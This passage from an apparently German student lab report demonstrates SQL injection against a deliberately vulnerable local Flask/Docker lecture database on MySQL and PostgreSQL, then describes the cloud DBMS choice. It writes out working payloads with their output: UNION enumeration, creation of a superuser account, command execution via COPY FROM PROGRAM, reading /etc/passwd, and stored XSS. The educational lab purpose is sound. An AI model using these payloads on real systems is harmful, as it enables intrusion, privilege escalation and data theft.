Nachdem die Daten eingesehen werden konnten, kann nun versucht werden bestehende Daten zu verändern bzw. neue Daten hinzuzufügen.

2.3.1 MySQL

Es soll eine neue Datenbank mit dem Namen „test“ erstellt werden:

Befehl: '; CREATE DATABASE test;

Vorlesungen

'; CREATE DATABASE test; Suchen

Vorlesungen

' AND 0 UNION SELECT schema_name,0,0,0 FROM information_schema.schemata; Suchen

Vorlesungsnummer	Titel	Professor	SWS
mysql	0	0	0
information_schema	0	0	0
performance_schema	0	0	0
sys	0	0	0
kemper	0	0	0
test	0	0	0

Die neue Datenbank „test“ wurde erfolgreich erstellt.

Innerhalb der neuen Datenbank kann nun eine neue Tabelle „user“ und die Spalte „id“ vom Typ Integer erstellt werden:

Befehl: '; CREATE TABLE `test`.`user` (`id` INT(10))ENGINE= MYISAM; --

Befehl: ' UNION SELECT TABLE_SCHEMA, TABLE_NAME, COLUMN_NAME, DATA_TYPE FROM information_schema.columns WHERE TABLE_SCHEMA = "test" AND TABLE_NAME = "user"; --

Vorlesungen

' UNION SELECT TABLE_SCHEMA, TABLE_NAME, COLUMN_NAME, DATA_TYPE FROM information_schema.columns WHERE TABLE_SCHEMA = Suchen

Vorlesungsnummer	Titel	Professor	SWS
4052	Logik	Sokrates	b'4'
4630	Die 3 Kritiken	Kant	b'4'
5001	Grundzuege	Kant	b'4'
5022	Glaube und Wissen	Augustinus	b'2'
5041	Ethik	Sokrates	b'4'
5043	Erkenntnistheorie	Russel	b'3'
5049	Maeeutik	Sokrates	b'2'
5052	Wissenschaftstheorie	Russel	b'3'
5216	Bioethik	Russel	b'2'
5259	Der Wiener Kreis	Popper	b'2'
test	user	id	b'int'

Die Datenbank „test“ mit der Tabelle „user“ und der Spalte „id“ wurde erfolgreich erstellt.

Nachdem die Struktur erstellt wurde, können nun Daten der Tabelle hinzugefügt werden:

Befehl: '; INSERT INTO `test`.`user` (`id`)VALUES (123); --

Vorlesungen

'; INSERT INTO `test`.`user` (`id`)VALUES (123); -- Suchen

Befehl: asd' UNION SELECT id,2,3,4 FROM test.user; --

Vorlesungen

asd' UNION SELECT id,2,3,4 FROM test.user; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
123	2	3	4

2.3.2 PostgreSQL

Da bei PostgreSQL Befehle nicht in Multiqueryanweisungen ausgeführt werden, können Datenbanken nicht direkt angelegt werden.

Eine neue Datenbank kann wie folgt angelegt werden:

Befehl: '; DROP TABLE IF EXISTS hilfstabelle; CREATE TABLE hilfstabelle(t text); COPY hilfstabelle FROM PROGRAM 'psql -c "CREATE DATABASE testdb"'; SELECT * FROM hilfstabelle; --'

Die bestehenden Datenbanken können dann wie folgt angezeigt werden:

Befehl: '; SELECT datname FROM pg_database; --

Vorlesungsnummer	Titel	Professor	SWS
postgres			
kemper			
template1			
template0			
testdb			

Die Datenbank „testdb“ wurde erfolgreich erstellt.

Über die gleiche Vorgehensweise können Datenbanken auch gelöscht werden:

Befehl: '; DROP TABLE IF EXISTS hilfstabelle; CREATE TABLE hilfstabelle(t text); COPY hilfstabelle FROM PROGRAM 'psql -c "DROP DATABASE testdb"'; SELECT * FROM hilfstabelle; --'

Vorlesungen

'; SELECT datname FROM pg_database; --

'; SELECT datname FROM pg_database; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
postgres			
kemper			
template1			
template0			

Die Datenbank „testdb“ konnte so wieder gelöscht werden.

2.4 Datenbank-Server verändern

Ein weiteres Angriffsziel stellt die Veränderung des Datenbank-Servers dar. Hierbei versucht ein Angreifer sich mithilfe von SQL-Befehlen umfangreiche Berechtigungen auf dem Server selbst zu verschaffen. Zunächst kann ermittelt werden in welchem Benutzerkontext man angemeldet ist. Im Weiteren kann versucht werden die bestehende Benutzerverwaltung so zu verändern, dass ein neuer Benutzer mit Superuser-Rechten erstellt wird. Ferner können auch bestehende Benutzerkonten verändert oder gar gelöscht werden.

2.4.1 MySQL

Um den Datenbank-Server verändern zu können, müssen entsprechende Berechtigungen vorhanden sein. Mit dem folgenden Befehl kann zunächst der aktuelle Benutzer ermittelt werden:

Befehl: asd ' UNION SELECT 1, 2, 3, CURRENT_USER(); --

Vorlesungen

asd ' UNION SELECT 1, 2, 3, CURRENT_USER(); -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
1	2	3	root@%

Der aktuelle Benutzer ist „root@%“

Neuen Benutzer mit Superuser-Berechtigungen anlegen:

Befehl: '; CREATE USER 'hacker'@'%' IDENTIFIED BY 'hacked'; GRANT ALL PRIVILEGES ON *.* TO 'hacker'@'%'; FLUSH PRIVILEGES; --

Vorlesungen

'; CREATE USER 'hacker'@'%' IDENTIFIED BY 'hacked'; GRANT ALL PRIVILEGES ON *.* TO 'hacker'@'%'; FLUSH PRIVILEGES; -- Suchen

Befehl: asd' UNION SELECT user, 2, 3, 4 FROM mysql.user; --

Vorlesungen

asd' UNION SELECT user, 2, 3, 4 FROM mysql.user; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
hacker	2	3	4
root	2	3	4
mysql.infoschema	2	3	4
mysql.session	2	3	4
mysql.sys	2	3	4

Der Benutzer „hacker“ wurde erfolgreich erstellt.

Benutzer löschen:

Befehl: '; DELETE FROM `mysql`.`user` WHERE `User`='hacker'; FLUSH PRIVILEGES; --

Vorlesungen

'; DELETE FROM `mysql`.`user` WHERE `User`='hacker'; FLUSH PRIVILEGES; Suchen

Vorlesungen

asd' UNION SELECT user, 2, 3, 4 FROM mysql.user; -- Suchen


Vorlesungsnummer	Titel	Professor	SWS
root	2	3	4
mysql.infoschema	2	3	4
mysql.session	2	3	4
mysql.sys	2	3	4

Der Benutzer „hacker“ wurde wieder erfolgreich gelöscht.

2.4.2 PostgreSQL

Unter PostgreSQL kann ein neuer Benutzer mit Superuser-Rechten wie folgt erstellt werden:

Befehl: CREATE ROLE hacker WITH SUPERUSER; ALTER ROLE hacker WITH LOGIN; ALTER ROLE hacker WITH PASSWORD 'p'; --




Die existierenden Datenbankbenutzer können wie folgt ermittelt werden:

Befehl: '; SELECT usename, usesuper FROM pg_user; --

Der Benutzer „hacker“ konnte erfolgreich erstellt werden.

Benutzer können ebenfalls wieder gelöscht werden:

Befehl: '; DROP USER hacker; --



Der Benutzer konnte so wieder entfernt werden.

2.5 Zugriff auf das Filesystem

Gelingt es einem Angreifer Zugriff auf das Filesystem zu erlangen, können darüber weitere Angriffsszenarien ausgeführt werden. Insbesondere der Dateizugriff, so wie das Einsehen und Kopieren von Daten sind hierbei von Bedeutung.

2.5.1 MySQL

Unter MySQL kann die Datei mit folgendem Befehl geladen werden:

Befehl: UNION SELECT LOAD_FILE('/etc/passwd'), 0,0,0;-- .'

Die Ausführung gibt nur den Wert None zurück und führt somit zu folgender Ausgabe:

Vorlesungen

Bio' UNION SELECT LOAD_FILE('/etc/passwd'), 0,0,0;-- .' Suchen

Vorlesungsnummer	Titel	Professor	SWS
None	0	0	0

Damit eine Rückgabe der Datei ausgegeben werden kann, muss die Datei docker-compose.yaml wie folgt angepasst werden:

```
13  mysql:
14    image: mysql:8
15    command: --default-authentication-plugin=mysql_native_password --secure-file-priv=""
16    restart: on-failure
17    environment:
18      MYSQL_ROOT_PASSWORD: root
19      MYSQL_DATABASE: kemper
20    volumes:
21      - mysql-data:/var/lib/mysql
22      - ./sql/kemper_mysql.sql:/docker-entrypoint-initdb.d/kemper.sql
```

Nach einem Neustart des Containers und der erneuten Abfrage wird nun der Inhalt der Datei „passwd“ angezeigt:

Befehl: asd ' UNION SELECT 1, 2, 3, LOAD_FILE('/etc/passwd');--

Vorlesungen

asd ' UNION SELECT 1, 2, 3, LOAD_FILE('/etc/passwd');-- Suchen

Vorlesungsnummer	Titel	Professor	SWS
1	2	3	b'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr /sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games: /usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool /lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news: /usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr /sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup: /var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd: /var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin /nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n_apt:x:100:65534::/nonexistent: /usr/sbin/nologin\nmysql:x:999:999::/home/mysql:/bin/sh\n'

2.5.2 PostgreSQL

Der Dateizugriff wird bei PostgreSQL über den COPY-Befehl realisiert. Als Datenquelle werden nur Dateien und Tabellen akzeptiert, weshalb hier mit Hilfstabellen gearbeitet werden muss.

Ein Lesezugriff auf das Dateisystem ist wie folgt möglich:

Befehl: '; select * from pg_ls_dir('.'); --

Vorlesungen

'; select * from pg_ls_dir('.'); -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
pg_subtrans			
pg_serial			
postmaster.pid			
pg_stat			
pg_stat_tmp			
postmaster.opts			
pg_snapshots			
pg_twophase			
PG_VERSION			
pg_replslot			
pg_hba.conf			
base			
pg_multixact			

Um bspw. die Datei „passwd“ zu kopieren, wird zunächst eine Hilfstabelle benötigt und angelegt, in diese dann die Daten kopiert werden. Anschließend wird die Tabelle ausgegeben:

Befehl: CREATE TABLE mydata(mydata text); COPY mydata FROM ‘/etc/passwd’; SELECT * FROM mydata; ; --.’

Vorlesungen

'; CREATE TABLE mydata(mydata text); COPY mydata FROM '/etc/passwd'; SELECT * FROM mydata; ; --.'

'; CREATE TABLE mydata(mydata text); COPY mydata FROM '/etc/passwd'; SELECT * FROM mydata; ; --.' Suchen

Vorlesungsnummer	Titel	Professor	SWS
root:x:0:0:root:/root:/bin/bash			
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin			
bin:x:2:2:bin:/bin:/usr/sbin/nologin			
sys:x:3:3:sys:/dev:/usr/sbin/nologin			
sync:x:4:65534:sync:/bin:/bin/sync			
games:x:5:60:games:/usr/games:/usr/sbin/nologin			
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin			
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin			
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin			
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin			
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin			

Die Tabelle wurde erfolgreich erstellt und der Inhalt der Datei „passwd“ konnte so kopiert und eingesehen werden.

2.6 Einschleusen beliebigen Codes


Mit dem Einschleusen von Programmcode kann der Angreifer gezielte Angriffe auf ein System oder Anwendung durchführen. Die Ausführung von unerwünschten Programmcode kann für ein System, Anwender oder eine DBMS schwerwiegende Folgen haben.

Die Docker-Umgebung von Herrn Häuser ist so aufgebaut, dass die Anwendung und Datenbank voneinander getrennt funktionieren. Entsprechend ist das Einschleusen von Programmcode nicht weiter möglich. Zeichen wie Anführungszeichen („ „) oder eckige Klammer ([ ]) werden durch das flask-Modul render_template() automatisch escaped. Um die Möglichkeit jedoch zu erhalten, muss eine Cross Site Scripting-Attacke durchgeführt werden – Hierfür wird die HTML-Datei vorlesungen.html um den Baustein {{ search|safe }} in Zeile 6 erweitert.


Damit wird das „Autoescaping“ für diesen Abschnitt deaktiviert und die Suchfunktion in der Anwendung kann für das Einschleusen von Programmcode genutzt werden.

```
4
5   {% block page_content %}
6   {{ search|safe }}
7   <form method="get" action="/vorlesungen">
8       <div class="form-row">
9           <div class="col-11">
10              <input name="search" value="{{ search }}" type="text" class="form-control" placeholder="Vorlesungsname">
11          </div>
12          <div class="col">
13              <button type="submit" class="btn btn-primary">Suchen</button>
14          </div>
15      </div>
16  </form>
```

2.6.1 MySQL



Befehl: '; INSERT INTO Vorlesungen VALUES (1,'<script>alert("Achtung, wir haben jetzt die Macht!")</script>',3, 4); --



2.6.2 PostgreSQL

Befehl: '; insert into vorlesungen values (1234, '<script>alert("Busted")</script>', 1, null); SELECT * FROM vorlesungen; --

Beim ersten Versuch einen Code einzuschleusen, um einen Alert zu provozieren, wird eine Fehlermeldung mitgeteilt:

sqlalchemy.exc.DataError


```
sqlalchemy.exc.DataError: (psycopg2.errors.StringDataRightTruncation) value too long for type character varying(30)

[SQL: SELECT v.VorlNr, v.Titel, p.Name, v.SWS FROM Vorlesungen v LEFT JOIN Professoren p ON v.gelesenVon = p.PersNr WHERE v.Titel LIKE '%%'; insert into vorlesungen values (1234, '<script>alert("Busted")</script>', 1, null); SELECT * FROM
vorlesungen; --%%' ORDER BY v.Titel]
(Background on this error at: http://sqlalche.me/e/13/9h9h)
```

Traceback (most recent call last)

```
File "/usr/local/lib/python3.8/site-packages/sqlalchemy/engine/base.py", line 1277, in _execute_context
  self.dialect.do_execute(
File "/usr/local/lib/python3.8/site-packages/sqlalchemy/engine/default.py", line 593, in do_execute
  cursor.execute(statement, parameters)
```

Der eingeschleuste Programmcode ist zu lang für die Spalte (maximal 30 Zeichen) – Entsprechend wird für das Beispiel der anzuzeigende Text auf : Hi! Gekürzt.

Befehl: '; insert into vorlesungen values (1234, '<script>alert("Hi")</script>', 1, null); SELECT * FROM vorlesungen; --



Damit funktioniert das Einschleusen von Programmcode.

3. Auswahl lokaler und Cloud DBs

Für die SQL-Injection an den eigenen Datenbanksystemen wurden für die lokale Installation MySQL und PostgreSQL gewählt, da diese bereits im Modul Datenbanken I für die Erstellung eines eigenen Datenbankmanagementsystems (Impfdatenbank) genutzt wurden. Als Cloud-Lösung war wie im vorherigen Modul ein DBMS mit Oracle angedacht, jedoch kam es zu Einschränkungen und Schwierigkeiten bei den Versuchen SQL-Injection Angriffe auf die Datenbank durchzuführen.

3.1 Cloud - MariaDB

Im Modul „Datenbanken I: Grundlage von DBS“ verwendeten wir für unsere Cloud DBS Instanz eine vorgefertigte Umgebung (Amazon Machine Image AWS) einer Oracle 18c XE Datenbank mit Oracle APEX 18C auf einem Linux CentOS 7 Betriebssystem. Dieses vorgefertigte System war für den damaligen Anwendungsfall ideal, allerdings ist diese Art von vorgefertigter Umgebung grundsätzlich dafür angedacht Applikationsentwicklung und Applikationsanalysen hiermit zu betreiben. Das Datenbanksystem von Oracle lässt sich im damals ausgewählten Typen zum überwiegenden Großteil über eine Web-Schnittstelle konfigurieren und verwalten. Das zugrundeliegende Betriebssystem war sehr eingeschränkt konfigurierbar und der direkte Zugriff auf Transaktions-, Archive- und weitere wichtige DBS und Systemlogs erfolgte über die Weboberfläche. Auf Kommandozeilenebene des Linux Betriebssystems waren nur marginale Konfigurationen und Zugriffe auf Stati des Systems oder des DBS möglich.

Darüber hinaus war die damalig genutzte Oracle Umgebung in der Grundkonfiguration bereits gehärtet und auf einem hohen Sicherheitsniveau. Der Großteil der zu erlernenden SQL-Injection Vorgehensweisen wäre gescheitert, da die Grundkonfiguration im Kontext der Sicherheit bereits so ausgeprägt war, dass die Nutzung von präparierten SQL Statements und gespeicherter Prozeduren unterbunden wird. Ferner wird eine sog. „Allow-Liste“ zur Eingabe-Validierung genutzt, um zu verhindern auf unzulässige oder unerlaubte Parameter der DB zuzugreifen. Ebenfalls werden Nutzereingaben durch die Sicherheitskonfiguration der Web-Schnittstelle für das Management oder andere über Web oder API angebundenen Eingabemethoden durch einen Mechanismus gesichert, der unzulässige Nutzereingaben oder Statements überspringt, bzw. ignoriert (User Supplied Input Escaping).

Da sich die vorhergehend ausgewählte Oracle Umgebung in der Cloud seitens der Sicherheitsstandards und der im Zugriff eingeschränkten Umgebung als suboptimal für das Modul „Datenbanken II: Forensik in DBS“ herausgestellt hat, haben wir uns für das Datenbanksystem MariaDB, in der Version 10.6.5, auf einem Ubuntu Linux LTS Server-Betriebssystem in der Version 20.04 entschieden.

3.2 Anpassung Häuser-Umgebung


Da uns die Docker-Umgebung von Herrn Häuser sehr gefallen hat, haben wir uns dazu entschlossen, die Umgebung auf unsere DBMS der Impfdatenbank anzupassen. Dafür mussten einige Dateien neu erstellt/kopiert und angepasst werden. Um Änderungen in der PostgreSQL-Datenbank vornehmen zu können, wurde wie in Abschnitt 1 der Vorbereitung auf die Beispiele, ebenfalls in der Datei app.py der Zusatz **isolation_level="AUTOCOMMIT"** in Zeile 10 hinzugefügt.

Es folgt eine Auflistung der Dateien für die Anpassung:

- Anpassung docker-compose.yaml
- Kopieren von vorlesung.html und Anpassung auf patienten.html
- Kopieren von vorlesung.html und Anpassung auf impfungsort.html
- Anpassung von template.html
- Anpassung von SQL-Dateien für Erstellung von Tabellen und Einfügen von Daten
- Anpassung von app.py
- Anpassung von home.html


Anschließend konnte die Umgebung für die SQL-Injection Beispiele auf den lokalen DBMS gestartet werden.

Übersicht Datenbankschema in Docker-Umgebung




3.3 Installation und Konfiguration der Cloud Datenbankinstanz MariaDB in AWS

